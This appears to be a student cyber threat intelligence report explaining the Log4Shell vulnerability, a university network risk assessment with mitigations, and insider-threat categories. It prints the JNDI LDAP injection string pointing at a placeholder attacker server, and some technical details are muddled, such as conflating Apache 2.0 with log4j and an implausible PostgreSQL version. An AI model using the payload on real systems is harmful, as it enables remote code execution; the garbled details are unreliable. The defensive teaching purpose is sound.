Cyber Threat intelligence

ADIL MONU LALI PRABHAKAR

STAGE 1

What is Log4j?

One of the most extensively used Java logging libraries is Apache log4j2. Java components are used in a wide range of applications, from key infrastructure like VMware products to open-source projects like Apache Solr, Apache Druid, and others. Log4j is one of the many building elements used in modern software development. Many organisations utilise it to do a common but crucial task. This is referred to as a 'software library.'

Developers use Log4j to track what happens in their software applications or internet services. It's essentially a massive log of a system's or application's activities. This method is known as logging, and it is utilised by developers to keep track of user issues. When you enter in or click on a poor online link and receive a 404-error message, this is a common example of Log4j in action. The web server that hosts the domain associated with the web link you attempted to access informs you that such a page does not exist. Additionally, it logs that event using Log4j for the server's system administrators.

On November 30, 2021, the Apache log4j2 team discovered an issue that allowed malicious input to be injected, potentially leading to remote code execution. Only on December 9 did the security community become fully aware of this discovery and its far-reaching implications.

CVE-2021-44228 is a simple exploitable vulnerability. Almost any input logged by a log4j2 logger will be interpreted by the application, leading it to connect to a rogue JNDI server and potentially execute arbitrary Java code.

(Sunkavally, 2021) (Berger, 2021) (NCSC, 2021)

Vulnerability details

On December 6, 2021, Apache released a fix for CVE-2021-44228, version 2.15. However, this patch left a portion of the vulnerability unpatched, leading in CVE-2021-45046 and the December 13 release of a second patch, version 2.16. On December 17, Apache released a third patch, version 2.17, to address a related vulnerability, CVE-2021-45105. On December 28, they released a fourth patch, 2.17.1, to address another vulnerability, CVE-2021-44832.

(Berger, 2021)

Vulnerability	What's vulnerable	Log4j 2 patch
CVE-2021-44832 (latest)	An attacker with control of the target LDAP server could launch a remote code execution (RCE) attack when a configuration uses a JDBC Appender with a JNDI LDAP data source URI.	Log4j 2.17.1 for Java 8 and up. This is the latest patch.
CVE-2021-45105 (third)	Left the door open for an attacker to initiate a denial-of-service attack by causing an infinite recursion loop on self-referential lookups.	Log4j 2.17.0 for Java 8 and up.
CVE-2021-45046 (second)	Made it possible for attackers to craft malicious input data that could cause an information leak or remote code execution.	Log4j 2.12.2 for Java 7 and 2.16.0 for Java 8 and up
CVE-2021-44228 (original)	Possible for an attacker to execute random code using the message lookup functionality.	Log4j 2.12.2 and Log4j 2.16.0

Figure 0-1:CVE vulnerability related to Log4Shell (Berger, 2021)

The vulnerability arises from the Log4j processor's handling of log messages. It is possible for a hacker to execute code from a distant location by sending a bespoke message that contains malicious code like

${jndi:ldap://[attackerURL]}

This insertion of code results in the loading and execution of code from an external class or message lookup.

Exploit of Log4j

We must first familiarise ourselves with the concepts LDAP and JNDI before learning how to exploit this vulnerability.

LDAP:



Figure 0-2LDAP (choudhury, 2021)

It is an open standard application protocol for interacting with distributed directory information services. Assume you sign up for a business application using your login and password. Now LADP stores your data in user accounts, and anytime you log in, the application sends a request to LADP, which verifies your identity via Authorization server, and returns your username from user accounts.

JNDI:



Figure 0-3:JNDI working (choudhury, 2021)

Applications can communicate with LDAP via the Java Naming and Directory Interface (JNDI). Due to this we need JNDI, which provides a means of interfacing with the LADP directly from the Java applications.

Exploit:

Through the Java Naming and Directory Interface, Log4j allows format strings to reference external information in logged messages (JNDI). Information can be obtained remotely via a variety of protocols, including the Lightweight Directory Access Protocol (LDAP).



Figure 0-4:Attack lifecycle (choudhury, 2021)

Attackers can insert JNDI references leading to LDAP servers they control, ready to deliver malicious Java programmes that perform any action they wish. when the following string is found in a log message by Log4j:

${jndi:ldap:/attackerserver/exploit}

It tells the JNDI to look for the "exploit" object on the "attacker server" LDAP server. JNDI is designed to run Java classes that are referenced by an LDAP server. JNDI will automatically request the file "exploit" from the web server and execute the response if the LDAP server's response references the URL https://attackerserver/exploit. That's it; your programme now has RCE (Remote Code Execution).

Mitigation

- Customers should update their Log4j to version 2.17.0, which was released by the vendor.
- Use outgoing firewall rules on servers to prevent intruders from getting into your network. DNS lookups are possible if the server is able to perform them and attackers are looking for susceptible log4j2 instances. Despite the fact that attackers are able to circumvent firewalls, having a firewall in place can help protect against a real attack. (choudhury, 2021)

High-Level IT infrastructure

A university's high-level IT infrastructure is depicted in the diagram below. This infrastructure has two Internet service providers (ISPs), which will assist the university in maintaining continuous access. If the first ISP goes down, the router will immediately switch to the secondary ISP. A demilitarised zone with a mail server, FTP server, and application server has been set up. This infrastructure is built using a three-tier infrastructure approach. This includes a core switch, which serves as the structure's backbone, and a layer 3 distribution switch, which decides how the connection and control between the access and core layers are distributed. The access switch, which is part of the Access layer, provides network access to users and workgroups. To store and retrieve data from the infrastructure's network, we employed SAN (storage area network). Two access layer user parties, one in the office and one in the library, are used to demonstrate this infrastructure. The Log4j vulnerability in this infrastructure is more vulnerable at two points: one on the Apache server 2.0 in the DMZ zone, which is vulnerable to an outside attack, and the other on the student portal application server, which is also an Apache server version 2.0 and vulnerable to this Zero-day vulnerability.

(Press, 2016)(Self, 2022)



Figure 0-5:IT infrastructure (Self-created in https://app.diagrams.net/)

STAGE 2

3. Risk assessment of IT infrastructure

Cyber security risk assessments identify the many assets we own that are vulnerable to cyber-attacks as well as the risk factors that could have an impact on the particular asset under consideration.

An IT infrastructure's cyber risk can be calculated using this basic methodology:

Cyber Risk=Threat X vulnerability X information value

Here are the measures that must be done to complete a thorough risk assessment of cyber security:

It's best to focus on the most business-critical assets because most firms don't have an unlimited budget for information risk management.

Spend some time creating a criterion for evaluating the importance of an item now to save time and money later. Asset value, legal standing, and business importance are all considered by the majority of corporations. Each asset can now be classified as critical, major or minor once the standard has been formally adopted into the organization's information risk management strategy. (Admin, 2022)

The basic idea of risk assessment is to analyse and solve the existing security issue so that an attack will be prevented in the future.



Figure 0-1:Common criteria security model



Figure 0-2: risk assessment steps

Here with the IT infrastructure of the university we have, the risk assessment report is as given below:

Scope: Risk assessment of IT infrastructure of university

Critical assets to check vulnerability

Application web server

Firewall

Storage server

Student portal application server

Mail server

WLAN controller

Major assets to check vulnerability

FTP server

Wi-Fi router

End user

Minor assets to check vulnerability

Core router

Layer 3 switch

Layer 2 switch

Vulnerability report

Log4jShell		**CVSS v3 Score – 10**
Assets	Application web server, Student portal application server	
Risk	**Critical**	
	Successful attack could result in getting connect to a rogue JNDI server and potentially execute arbitrary Java code.	
Threat Source	LDAP	
Threat actor	**Malicious Hacker, insider threat**	
Summary **An attacker can execute a Log4j vulnerability on Application web server that is running with the version 2,0 and can get the remote access of the server which leads to a zero-day vulnerability**		
CVE ID	CVE-2021-44228	
Security recommendation **All the application which runs Apache 2.0 should be upgraded and patched to the latest version.** **The JNDILookup message should be removed as soon as possible for a temporary security if the upgradation is going to take time.** **Usage of centralized log system will help the team to identify the threat of this vulnerability fast and act accordingly before anything bad happens.**		

Range header remote Dos	CVSS v3 Score – 7.8
Assets	Application web server, Student portal application server
Risk	**High** Successful attack could result in Dos attack.
Threat Source	Apache 2.0
Threat actor	**Malicious Hacker, insider threat**
Summary **In the Apache HTTP Server 2.x, a remote attacker can cause a denial of service by sending a Range header with numerous overlapping ranges to the server, resulting in memory and CPU exhaustion.**	
CVE ID	CVE-2011-3192
Security recommendation **Apache 2.0 should be upgraded and patched to the latest version as soon as possible** **Keep an eye on network traffic and analyse the intrusion detection system's findings. Network administrators have the ability to put up rules that alert them to odd traffic, identify traffic sources, or reject network packets that fulfil a specific set of conditions.**	

SQL injection	CVSS v3 Score – 8.8
Assets	Web database, storage server
Risk	**High** Successful attack could result in authenticating the user
Threat Source	Database
Threat actor	**Malicious Hacker, insider threat**
Summary The university is vulnerable to sql injection as the database is not configured properly and the malicious attacker can get the username and password using injection method.	
Security recommendation **Illegal characters and SQL content must be screened out of all user-controllable input. Characters like a single quote (') or SQL comments must be filtered by context, as well as keywords like UNION, SELECT, or INSERT.**	

IDS not present	CVSS v3 Score – 8.8
Assets	Firewall
Risk	**High** Successful attack could result in getting into the network
Threat Source	Firewall
Threat actor	**Malicious Hacker, insider threat**
Summary **The university infrastructure does not contain a IDS to filter the network traffic which may lead the attacker to send unknown malicious message that firewall is not able to detect.**	
Security recommendation **Use IDS to monitor the network traffic**	

Antivirus not found	
Assets	PC
Risk	**High** Could lead the system to accept malicious code
Threat Source	End user pc
Threat actor	**Malicious Hacker, insider threat**
Summary **The university end user system has found without an antivirus that may lead to malicious attack and compromise the entire network**	
Security recommendation **Install good antivirus immediately to monitor the data and files inside the system and reduce the risk of any malware or virus.**	

WLAN access point not properly configured	
Assets	Access point
Risk	**High** Could lead the hacker to do a de-auth attack
Threat Source	**misconfiguration**
Threat actor	**Malicious Hacker, insider threat**
Summary **The access point used in the infrastructure is not latest and has no built-in traffic control that can lead a attacker to gain access to the network through the access point.**	
Security recommendation **A good built in firewall router is recommended to filter out the attack from an hacker who tries to gain access.**	

Old version of postgreSQL detected	
Assets	postgreSQL
Risk	**High** Could lead the hacker to change the rear and front of full stack by sending a specific code
Threat Source	**PostgreSQL**
Threat actor	**Malicious Hacker, insider threat, hactivist**
Summary **A specific code can be send to the database, so that the database will change its rear and front of the sull stack.**	
Security recommendation **The version should be upgraded to 2.5.1 which resolve this issue.**	

4. Recommended ways to prevent and detect log4j

Although the Log4j vulnerability is a zero-day vulnerability and can affect the target system very badly. There are several ways to prevent and detect this vulnerability.



Figure 0-3:Log4j normal scenario

your system should be upgraded and patched

First and foremost, if any of the application is deployed with effected version of Apache server, it is really important to check for it and upgrade that software into the latest version. Log4j 2.3.2 is recommended for Java 6 users, and Log4j 2.12.4 is recommended for Java 7 users, according to Apache. Users of Java 8 and later should upgrade to version 2.17.1. They further recommend that you verify that the JDBC Appender is solely configured to use Java protocols, which they describe as "essential." However, it recommended that you set up warnings for probes or attacks on devices that are running Log4j.

(Constantin, 2021)

Identifying the systems that are most at risk

In order to establish a response strategy, an organisation or individual must first search for and identify all of the applications and systems in their possession that may be vulnerable to the Log4j exploit. Considering that each application is packaged with a bundle that may have some third-party dependencies that are potentially vulnerable to Log4j, this is a difficult operation to do.

There are several open source tools available for automating the process of identifying susceptible servers and instances of the Log4j package. The log4shell utility from LunaSec can

scan a project directory for vulnerable.jar and.war files and notify the user if any are found. There has been an increase in the number of open-source and commercial vulnerability scanners and tools that now include support for the Log4j vulnerabilities.

(Constantin, 2021)

Hotpatching

We are all aware that when a patch is installed in the normal manner, the process must be restarted in order for the updates to take effect. Hotpatching allows us to make changes to a running process without having to restart the entire process. Instrumentation APIs and so-called Java agents, which are built into the Java programming language, allow for the dynamic alteration of byte-code that is already running in a Java Virtual Machine (JVM). A Java agent is essentially a JAR (Java Archive) file that may be dynamically attached to a Java Virtual Machine (JVM) while the JVM is in operation.

The Corretto team at Amazon Web Services created a Java agent in response to the Log4j vulnerabilities. The agent attempts to patch the lookup() method of all loaded org.apache.logging.log4j.core.lookup.JndiLookup instances so that they return the string "Patched JndiLookup::lookup()" instead of connecting to a remote server.

To patch existing Kubernetes pods, this agent can be deployed as an ephemeral container to an existing Kubernetes Pod. In Kubernetes v1.16 and later, ephemeral containers are supported. (Constantin, 2021) (cr-mitmit, 2021)

Remove JndiLookup from the application

A Java feature called JNDI (Java Naming and Directory Interface) was created to allow the loading of new Java objects during runtime execution, which is how Log4j exploits this issue. Remote naming services can be loaded via JNDI, which can be utilised with a variety of protocols. For example, the original exploit employed the LDAP-Lightweight Directory Access Protocol, which is the most prevalent one, but others are also supported, including DNS (Domain Name System), NDS (Novell Directory Services), NIS (Network Information Service), and CORBA (Common Object Request Brokerage) (Common Object Request Broker Architecture).

One method to protect ourselves from this issue is to disable the JNDI message lookups in the application's configuration. This is a technique that Log4j version 2.16.0 implements in some way. Even if the most recent patch is not deployed, this can still be accomplished by removing the entire JndiLookup class from the application that has been utilised manually. In light of the fact that Java components are essentially ZIP archives, an administrator can use the following command in order to change and patch a compromised package.

```
zip -q -d log4j-core-*.jar
org/apache/logging/log4j/core/lookup/JndiLookup.class
```

(Constantin, 2021)

Using the flaw to prevent exploitation

We're going to leverage the same vulnerability as we used in our previous approach to make ourselves temporarily immune to the log4j attack. This strategy is beneficial for all third-party vendor products, applications, and other such Application that do not currently have the latest patch or will never receive the update. This is how the exploit is carried out:

Upon installation of log4j versions (>= 2.10.0) that enable the option FORMAT MESSAGES PATTERN DISABLE LOOKUPS, this value is set to True, effectively removing the lookup method completely. As disclosed in CVE-2021-45046, simply setting this flag is inadequate; as a result, the payload finds all existing LoggerContexts and removes the JNDI key from the Interpolator that is used to parse $ {}fields.. Even further recursive applications of the JNDI protocols will be unable to succeed as a result. A new version of the log4j jarfile will be created and patched after that.

Additionally, the payload attempts to locate the log4j-core.jar, remove the JndiLookup class, and alter the PluginCache in order to totally remove the JNDI plugin while running in persistence mode . Following repeated JVM restarts, the JndiLookup class is unable to be located, and log4j will no longer support JNDI.

It is vital to highlight that there is a significant disadvantage to employing this strategy. This remedy is only temporary because the changes made by the exploit to the running Java process will be undone when the Java Virtual Machine (JVM) is restarted. In this case, the protection will need to be re-applied after each time the server is restarted. (Constantin, 2021)

Designing the secure network design

We need to build a dedicated team to build a good network design to prevent This vulnerability attack. This is similar to a business plan that a company uses to extend its operations. In this scenario, the team will seek out the optimal design in order to limit the number of attacks regarding Log4j. For example we can use a web application firewall to filter the malicious traffic which will give us a security. (Admin, 2021)

Using Centralized Log data

Log aggregation collects all log sources it gets over the network, in real time, from many servers and merges them into streams, usually by log source type, instead of wasting time manually gathering hundreds of log files from individual sites. A SIEM or log analytics system subsequently receives and processes these data streams in real time.

It's easier to detect security events with centralised log data, allowing teams to apply the appropriate fixes before they're too late. To find specific, high-quality security events, log aggregation makes it easier for firms to work with enormous amounts of data. Log aggregation frequently includes additional useful security features, such as automated detection tools. (Admin, 2021)

Usage of firewall

There should be a firewall on the inside as well as the outside of the network to keep track of all incoming and outgoing data and enforce security policies. This can be used to monitor data flow in order to prevent unauthorised access to both the private network and the public internet.

STAGE 3

5. INSIDER THREAT

An insider threat occurs when a member of a company's inner circle who has been granted access to sensitive data or systems abuses that privilege. If this person isn't already employed, they don't absolutely need to be. Any employee or contractor with access to sensitive information can be a malevolent insider. Software engineers might have database access to consumer information and steal it to sell to a competitor, as one case shows. Because the software engineer has legitimate access to the database, this action would be difficult to detect. (Proofpoint, 2021)

In order to harm the Department, insiders may engage in the following actions:

- Espionage \Terrorism
- The sharing of private information without permission.
- Conspiracy to commit international organised crime
- Sabotage
- Violence in the workplace
- Loss or degradation of departmental resources or capabilities, whether intentional or not.

We can classify the insider threat into different types:

- Disgruntle Employee

  When current or former employees are involved in deliberate sabotage or intellectual property theft, they pose a significant threat to businesses.

- Inadvertent Insider

  A typical sort of insider danger is employee negligence, which includes users who display secure and compliant behaviour yet occasionally make mistakes.

- Second streamer

  There is a second stream of employees that misuse confidential knowledge for additional income through fraud, external cooperation, or selling secret information.

- Persistent non responder
  While these users may not want to be reckless, their actions can be foreseeable, putting them a threat to society. According to Verizon, 4.2% of those targeted by phishing open the malicious link. Previous phishing victims are more likely to be phished again.

